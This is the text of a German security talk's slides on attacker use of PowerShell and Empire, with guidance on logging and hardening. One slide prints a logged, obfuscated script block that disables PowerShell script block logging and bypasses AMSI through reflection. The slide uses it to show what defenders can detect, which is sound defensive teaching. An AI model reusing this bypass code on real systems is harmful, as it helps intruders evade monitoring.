PowerShell: Angriff unter dem Radar

Dominik Phillips, Aleksandar Milenkoski

ERNW
providing security.

Agenda

- PowerShell: Einleitung
- Offensive PowerShell: Empire
- Protokollierung & Härtung
- Fazit

PowerShell: Einleitung

PowerShell: Einleitung

PowerShell ist eine *Command Line Interface*, welches auf dem .NET-Frameworks basiert

PowerShell ist modular aufgebaut und kann durch sogenannte *PowerShell Module* in seiner Funktion erweitert werden

https://github.com/PowerShell

PowerShell erlaubt eine enge Interaktion mit dem zugrunde liegenden Windows Betriebssystem


- Direkter Zugriff auf implementierte Frameworks und API-Schnittstellen
  - Win32–API, C#, COM, WMI,...

PowerShell: Einleitung (1)

PowerShell Hostprozess
- powershell.exe, powershell_ise.exe, ...

PowerShell Komponenten
- PowerShell Host: Eingabe und Ausgabe Schnittstelle
- PowerShell Engine: Interpretiert die Eingaben und Ausgaben des Hosts und verwaltet deren Verarbeitung

Kernfunktionalitäten von PowerShell sind in der *System.Management.Automation.dll* implementiert



PowerShell: Einleitung (2)

Skriptsprachen sind für Angreifer **besonders beliebt**

- Sie stellen eine Abstraktionsebene dar, welche Antimalware Hersteller nur unzureichend beleuchten
- Sie sind sehr einfach in der Anwendung


PowerShell ist **besonders geeignet**

- Sie erweckt als legitimes Administrationswerkzeug keinen Verdacht
- Sie gewährt Zugriff auf eine Vielzahl von Frameworks und API-Schnittstellen

Offensive PowerShell: Empire

Offensive PowerShell: Empire

http://www.powershellempire.com



ERNW
providing security.

Demo

http://www.powershellempire.com/

Protokollierung & Härtung

Härtung der PowerShell

PowerShell implementiert umfangreiche Sicherheitseigenschaften

- Ausführungsrichtlinie:
  - Implementiert mit Hilfe der PowerShell *Execution Policies*
- Definierbarer Ausführungskontext (PowerShell Version 5.1):
  - Implementiert mit Hilfe der PowerShell *Language Modes*
  - Implementiert mit Hilfe der PowerShell *Just Enough Administration (JEA)*

Protokollierung von PowerShell Aktivitäten

Konfigurationsmöglichkeiten

- *Module logging*: Protokolliert in Modul implementierten Eigenschaften und Funktionen
- *Script block logging*: Protokolliert den Inhalt von PowerShell Skripten
- *PowerShell transcription*: Protokolliert PowerShell Eingaben und Ausgaben in einer Textdatei

Windows Eventlog

Module logging
Script block logging

Date and Time	Source	Event ID	Task Category
4/29/2019 12:18:25 AM	PowerShell (Microsoft-Windows-PowerShell)	4103	Executing Pipeline
4/29/2019 12:18:25 AM	PowerShell (Microsoft-Windows-PowerShell)	4103	Executing Pipeline
4/29/2019 12:18:24 AM	PowerShell (Microsoft-Windows-PowerShell)	4103	Executing Pipeline
4/29/2019 12:18:24 AM	PowerShell (Microsoft-Windows-PowerShell)	4103	Executing Pipeline
4/29/2019 12:18:24 AM	PowerShell (Microsoft-Windows-PowerShell)	4105	Starting Command
4/29/2019 12:18:24 AM	PowerShell (Microsoft-Windows-PowerShell)	4104	Execute a Remote Command
4/29/2019 12:18:24 AM	PowerShell (Microsoft-Windows-PowerShell)	40962	PowerShell Console Startup
4/29/2019 12:18:24 AM	PowerShell (Microsoft-Windows-PowerShell)	53504	PowerShell Named Pipe IPC
4/29/2019 12:18:24 AM	PowerShell (Microsoft-Windows-PowerShell)	40961	PowerShell Console Startup
4/29/2019 12:18:24 AM	PowerShell (Microsoft-Windows-PowerShell)	4105	Starting Command
4/29/2019 12:18:24 AM	PowerShell (Microsoft-Windows-PowerShell)	4104	Execute a Remote Command

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General | Details


```
Creating Scriptblock text (1 of 1):
If($PSVErsIonTaBLe.PSVeRSion.MaJoR -Ge 3){$GPF=[REf].AsSEmBLy.GEtTYPe
('System.Management.Automation.Utils')."GetFie`Ld"('cachedGroupPolicySettings','N'+'onPublic,Static');IF($GPF){$GPC=$GPF.GeTVaIUE($nuLI);IF($GPC
['ScriptB'+'lockLogging']){$GPC['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;$GPC['ScriptB'+'lockLogging']
['EnableScriptBlockInvocationLogging']=0}$Val=[COLLeCTIons.GeNeRiC.DicTionARy[sTriNG,SysTEm.ObjECT]]::New();$Val.AdD
('EnableScriptB'+'lockLogging',0);$val.ADd('EnableScriptBlockInvocationLogging',0);$GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows
\PowerShell\ScriptB'+'lockLogging']=$VAI}EISE{[ScrIPTBLOcK]."GEtFIE`Id"('signatures','N'+'onPublic,Static').SETVaLUE($nULl,(NeW-ObJeCT
COLIECtIonS.GENERIc.HashSEt[stRIng]))}[REF].AssEmBIY.GEtTYPE('System.Management.Automation.AmsiUtils')|?{$_}|%{$_.GETFiEID
('amsiInitFailed','NonPublic,Static').SEtValUe($NuIL,$TRue)};};[SYSTeM.NEt.SeRVICePointMANaGER]::EXPeCt100COntiNue=0;$WC=NeW-OBjEct
```

Benutzerdefinierte PowerShell Protokollierung

Windows EventLog protokolliert **nur** ein Teil, der zu Verfügung stehenden PowerShell Ereignisse

Benutzerdefinierte Protokollierung ermöglicht Zugriff auf eine Vielzahl von Systemereignissen

- Modul & Prozess Initialisierung, Registry I/O Ereignisse, .NET, usw.



PowerShell Sicherheitskonzept

Protokollierung von PowerShell Aktivitäten
- Erstellung eines **Protokollierungskonzept**
  - Netzwerk-, System- und Anwendungsereignisse berücksichtigt

Härtung der PowerShell
- Erstellung eines **Härtungskonzept**
  - Aktivieren der PowerShell Sicherheitseigenschaften
  - Anpassen der Dateisystemberechtigungen

Einsatz der stets **aktuellsten PowerShell Version**
- Entfernen/Deaktivieren von älteren PowerShell Versionen

Fazit

Fazit

PowerShell **ist besonders gut geeignet** als Offensive-Tool

- Sie bietet einen umfangreichen Funktionsumfang
- Sie ist sehr einfach in der Anwendung

Windows implementiert **umfangreiche Sicherheitseigenschaften**

- Der PowerShell Funktionsumfang kann durch *Language Modes* und *Just Enough Administration* deutlich eingeschränkt werden
- Die Windows und PowerShell Protokollierung kann entscheidend für die Identifikation einer potentiell schadhaften Verwendung von PowerShell sein

PowerShell **unterliegt immer noch** den in Betriebssystem implementierten rollenbasierten Zugriffskontrollmechanismen

ERNW
providing security.

Vielen Dank für Ihre Aufmerksamkeit!

dphillips@ernw.de
amilenkoski@ernw.de

@0xpeanuts
@milenkowski